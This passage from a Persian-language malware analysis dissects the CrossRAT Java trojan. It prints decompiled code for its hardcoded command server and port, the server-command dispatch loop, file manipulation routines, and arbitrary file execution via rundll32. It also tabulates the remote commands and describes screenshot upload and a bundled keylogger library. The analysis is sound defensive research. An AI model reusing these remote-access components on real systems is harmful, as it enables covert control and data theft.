localObject2 = System.getProperty("os.version");
paramArrayOfString = System.getProperty("user.name");
Object localObject3 = (localObject3 = InetAddress.getLocalHost()).getHostName();
```

پس از باز شدن سوکت و برقراری ارتباط با سرور، بدافزار دستورات آمده از سرور را توسط شرط هایی پی در پی چک کرده و با توجه به نوع دستور، متد خاصی را فراخوانی می کند (همان طور که واضح است دستورات به صورت رشته هایی درون کلاس k جای دارند):

```
try
{
  paramArrayOfString = paramArrayOfString = localBufferedReader.readLine();
  try
  {
    if ((localObject4 = paramArrayOfString.split("\\" + k.d))[0].equals(k.m))
    {
      new e();
      e.a();
      (localObject5 = new f()).start();
      continue;
    }
    if (localObject4[0].equals(k.n))
    {
      (paramArrayOfString = new c(localObject4[1])).start();
      continue;
    }
    if (localObject4[0].equals(k.o))
    {
      (paramArrayOfString = new a(localObject4[1])).start();
      continue;
    }
    if (localObject4[0].equals(k.p))
    {
      (paramArrayOfString = new b(localObject4[1], localObject4[2])).start();
      continue;
    }
    if (localObject4[0].equals(k.q))
    {
      (paramArrayOfString = new h(localObject4[1], localObject4[2])).start();
      continue;
```

مخشصات سرور ارتباطی و همچنین دستوراتی که سرور می تواند به بدافزار ارسال کند در کلاس k واقع در پکیج crossrat قرار دارد:

```
public final class k
{
  public static boolean a = false;
  public static String b = "flexberry.com";
  public static int c = 2223;
  public static String d = "$#@";
  public static String e = "^!@";
  public static UUID f;
  public static String g;
  public static Preferences h;
  public static String i = "0.1";
  public static String j = "GROUP2";
  public static Socket k;
  public static Socket l;
  public static String m = "@0000";
  public static String n = "@0001";
  public static String o = "@0002";
  public static String p = "@0003";
  public static String q = "@0004";
  public static String r = "@0005";
  public static String s = "@0006";
  public static String t = "@0007";
  public static String u = "@0008";
  public static String v = "@0009";
  public static String w = "@0000";
  public static String x = "@0001";
  public static String y = "@0002";
  public static String z = "@0003";
  public static String A = "@0004";
  public static String B = "@0005";
  public static String C = "@0006";
  public static String D = "@0007";
  public static String E = "@0008";
  public static String F = "@0009";
  public static String G = "@0010";
  public static String H = "@0011";
  public static String I = "@0012";
  public static String J = "@0013";
  public static String K;
}
```

همان طور که مشاهده می شود آدرس سرور flexberry.com و پورت سرور 2223 می باشد.

پس از بررسی کامل کد لیست دستورات قابل ارسال توسط سرور به بدافزار و همچنین عملکرد هر کدام در جدول زیر آمده است:

کد دستور	عملیات مربوطه
@0000	بدست آوردن لیست دایرکتوری های موجود در مسیر ریشه
@0001	بدست آوردن لیست فایل ها
@0002	ایجاد یک فایل خالی
@0003	کپی کردن فایل
@0004	انتقال فایل
@0005	نوشتن محتوا درون یک فایل
@0006	خواندن محتوای یک فایل
@0008	گرفتن اسکرین شات از صفحه کاربر
@0009	اجرای یک فایل اجرایی

5–7 متدهای مربوط به عملیات بر روی فایل ها

کلاس b در پکیج org/a.a.a شامل متدهایی است که برای عملیات (کپی، انتقال، حذف) بر روی فایل های سیستم قربانی استفاده می شود.

7–5–1 متد کپی کردن فایل

```
private static void a(File paramFile1, File paramFile2, boolean paramBoolean)
{
  if ((paramFile2.exists()) && (paramFile2.isDirectory())) {
    throw new IOException("Destination '" + paramFile2 + "' exists but is a directory");
  }
  FileInputStream localFileInputStream = null;
  FileOutputStream localFileOutputStream = null;
  FileChannel localFileChannel1 = null;
  FileChannel localFileChannel2 = null;
  try
  {
    localFileInputStream = new FileInputStream(paramFile1);
    localFileOutputStream = new FileOutputStream(paramFile2);
    localFileChannel1 = localFileInputStream.getChannel();
    localFileChannel2 = localFileOutputStream.getChannel();
    l1 = localFileChannel1.size();
    long l5;
    for (l2 = 0L; l2 < l1; l2 += l5)
    {
      long l4;
      long l3 = (l4 = l1 - l2) > 31457280L ? 31457280L : l4;
      if ((l5 = localFileChannel2.transferFrom(localFileChannel1, l2, l3)) == 0L) {
        break;
      }
    }
    e.a(new Closeable[] { localFileChannel2, localFileOutputStream, localFileChannel1, localFileInputStream });
  }
  finally
  {
    e.a(new Closeable[] { localFileChannel2, localFileOutputStream, localFileChannel1, localFileInputStream });
  }
  long l1 = paramFile1.length();
  long l2 = paramFile2.length();
  if (l1 != l2) {
    throw new IOException("Failed to copy full contents from '" + paramFile1 + "' to '" + paramFile2 + "' Expected length: " + l1 + " Actual: " + l2);
  }
  if (paramBoolean) {
    paramFile2.setLastModified(paramFile1.lastModified());
  }
}
```

7–5–2 متد کپی کردن محتوای یک دایرکتوری درون دایرکتوری دیگر

```
private static void c(File paramFile1, File paramFile2)
{
  paramFile1 = 1;
  paramFile2 = paramFile2;
  paramFile1 = paramFile1;
  boolean bool = true;
  paramFile1 = null;
  paramFile2 = paramFile2;
  paramFile1 = paramFile1;
  d(paramFile1, paramFile2);
  if (!paramFile1.isDirectory()) {
    throw new IOException("Source '" + paramFile1 + "' exists but is not a directory");
  }
  if (paramFile1.getCanonicalPath().equals(paramFile2.getCanonicalPath())) {
    throw new IOException("Source '" + paramFile1 + "' and destination '" + paramFile2 + "' are the same");
  }
  ArrayList localArrayList = null;
  File[] arrayOfFile;
  if ((paramFile2.getCanonicalPath().startsWith(paramFile1.getCanonicalPath())) && ((arrayOfFile = paramFile1.listFiles()) != null) && (arrayOfF
  {
    localArrayList = new ArrayList(arrayOfFile.length);
    int i = (arrayOfFile = arrayOfFile).length;
    for (int j = 0; j < i; j++)
    {
      File localFile = arrayOfFile[j];
      localFile = new File(paramFile2, localFile.getName());
      localArrayList.add(localFile.getCanonicalPath());
    }
  }
  a(paramFile1, paramFile2, null, bool, localArrayList);
}
```

7–5–3 متد حذف یک دایرکتوری

```
private static void b(File paramFile)
{
  if (!paramFile.exists()) {
    return;
  }
  Object localObject1 = paramFile;
  if (localObject1 == null) {
    throw new NullPointerException("File must not be null");
  }
  Object localObject2;
  if (((File)localObject1).getParent() == null)
  {
    localObject2 = localObject1;
  }
  else
  {
    localObject2 = ((File)localObject1).getParentFile().getCanonicalFile();
    localObject2 = new File((File)localObject2, ((File)localObject1).getName());
  }
  if (!(localObject1 = localObject1).exists()) {}
  if ((((File)localObject2).getCanonicalFile().equals(((File)localObject2).getAbsoluteFile()) ? 0 : ((localObject1 = ((File)localObject2).listFiles
    c(paramFile);
  }
  if (!paramFile.delete())
  {
    paramFile = "Unable to delete directory " + paramFile + ".";
    throw new IOException(paramFile);
  }
}
```

7–5–4 متد حذف یک فایل


```
private static void c(File paramFile)
{
  File localFile = paramFile;
  Object localObject2;
  if (!paramFile.exists())
  {
    localObject2 = localFile + " does not exist";
    throw new IllegalArgumentException((String)localObject2);
  }
  if (!localFile.isDirectory())
  {
    localObject2 = localFile + " is not a directory";
    throw new IllegalArgumentException((String)localObject2);
  }
  if ((localObject2 = localFile.listFiles()) == null) {
    throw new IOException("Failed to list contents of " + localFile);
  }
  paramFile = (File)localObject2;
  Object localObject1 = null;
  for (localFile : paramFile) {
    try
    {
      if ((localFile = localFile).isDirectory())
      {
        b(localFile);
      }
      else
      {
        boolean bool = localFile.exists();
        if (!localFile.delete())
        {
          if (!bool) {
            throw new FileNotFoundException("File does not exist: " + localFile);
          }
          localObject1 = "Unable to delete file: " + localFile;
          throw new IOException((String)localObject1);
        }
      }
    }
    catch (IOException localIOException)
    {
      localObject1 = localObject1 = localIOException;
    }
  }
  if (localObject1 != null) {
    throw ((Throwable)localObject1);
  }
}
```

7–5–5 متد انتقال فایل (کپی و سپس حذف فایل از مسیر اولیه)

```
public static void b(File paramFile1, File paramFile2)
{
  if (!paramFile1.exists()) {
    throw new FileNotFoundException("Source '" + paramFile1 + "' does not exist");
  }
  if (!paramFile1.isDirectory()) {
    throw new IOException("Source '" + paramFile1 + "' is not a directory");
  }
  if (paramFile2.exists()) {
    throw new a("Destination '" + paramFile2 + "' already exists");
  }
  boolean bool;
  if (!(bool = paramFile1.renameTo(paramFile2)))
  {
    if (paramFile2.getCanonicalPath().startsWith(paramFile1.getCanonicalPath() + File.separator)) {
      throw new IOException("Cannot move directory: " + paramFile1 + " to a subdirectory of itself: " + paramFile2);
    }
    c(paramFile1, paramFile2);
    b(paramFile1);
    if (paramFile1.exists()) {
      throw new IOException("Failed to delete original directory '" + paramFile1 + "' after copy to '" + paramFile2 + "'");
    }
  }
}
```

7–6 متد گرفتن scereenshot

همان طور که از متد main بدافزار مشخص است، دستور 0008 باعث ایجاد یک شی از کلاس j واقع در پکیج crossrat می شود. این کلاس با استفاده از کتابخانه java.awt واقع در جاوا، از صفحه کاربر عکس گرفته و سپس آن را درون یک فایل ذخیره می کند. سپس این فایل به سمت سرور آپلود می شود:



7-7 متد اجرای یک فایل اجرایی

متدی با شماره کد 0009 درون بدافزارCrossRAT باعث شده تا این بدافزار به یک بدافزار بسیار خطرناک تبدیل شود. این تابع قادر به اجرای هر فایل اجرایی بر روی سیستم عامل کاربر است. از این رو سرور می تواند هر نوع بدافزاری از جمله یک باج افزار را بر روی سیستم قربانی ارسال کند و سپس دستور اجرای آن را صادر کند.

کلاس i واقع در پکیج crossrat مسئول اجرای فایل بر روی سیستم قربانی را بر عهده دارد. برای این کار بدافزار دستور rundll32 را اجرا می کند. این دستور یک دستور ویندوزی است که توسط آن می تواند یک تابع از یک dll را فرخوانی کرد. این بدافزار تابع FileProtocolHandler از کتابخانه url.dll ویندوز را صدا می زند. این تابع برای اجرای یک فایل اجرایی به کار می رود که مسیر فایل اجرایی مورد نظر به صورت یک پارامتر به تابع ارسال می شود:


```
public final void run()
{
  File localFile = new File(this.a);
  a locala = c.b();
  DataOutputStream localDataOutputStream = null;
  Object localObject;
  try
  {
    localDataOutputStream = new DataOutputStream(k.k.getOutputStream());
  }
  catch (Exception localException1)
  {
    (localObject = localException1).printStackTrace();
  }
  if (localFile.exists()) {
    if (locala.a() == c.a) {
      try
      {
        Runtime.getRuntime().exec(new String[] { "rundll32", "url.dll,FileProtocolHandler", localFile.getAbsolutePath() });
      }
      catch (IOException localIOException1)
      {
        (localObject = localIOException1).printStackTrace();
      }
```

توضیحات بالا زمانی کاربرد دارد که سیستم عامل کاربر، ویندوز باشد. بدافزار در صورتی که سیستم عامل کاربر غیر ویندوز باشد از تابع Desktop.getDesktop().open() برای اجرای فایل استفاده می کند.

```
} else if ((locala.a() == c.b) || (locala.a() == c.c)) {
  try
  {
    Desktop.getDesktop().open(localFile);
  }
  catch (IOException localIOException2)
  {
    (localObject = localIOException2).printStackTrace();
  }
```

8-7 Keylogger بدافزار

پکیج jnativehook واقع در پکیج org دارای تعدادی کلاس است که با بررسی مشاهده می شود یک کتابخانه آماده برای ثبت وقایع ماوس و کیبورد کاربر است. این کتابخانه از توابع سطح پایین سیستم عامل برای این منظور استفاده می کند و از سیستم عامل مک، لینوکس و ویندوز پشتیبانی می کند. پس از بررسی در کد بدافزار مشخص شد که هیچگونه فرخوانی از کلاس ها و متدهای این کتابخانه در نسخه فعلی بدافزار صورت نگرفته است و احتمالا از آن در نسخه های آتی بدافزار استفاده خواهد شد.



8 نتیجه گیری

CrossRAT تروجانی بسیار قوی است. نخست آنکه قابلیت اجرا بر روی سیستم عامل های مختلف از جمله رایانه های شخصی ویندوز، مک و سرورهای لینوکس را دارد. از طرفی به زبان جاوا نوشته شده و توسط بسیاری از آنتی ویروس ها به صورت سنتی قابل تشخیص نیست. همچنین قابلیت دریافت دستور از سرور و انجام عملیات پایه مختلف بر روی فایل ها و اجرای فایل های اجرایی را دارد که باعث می شود قابلیت انعطاف مهاجم برای انجام انواع حملات بالا رود.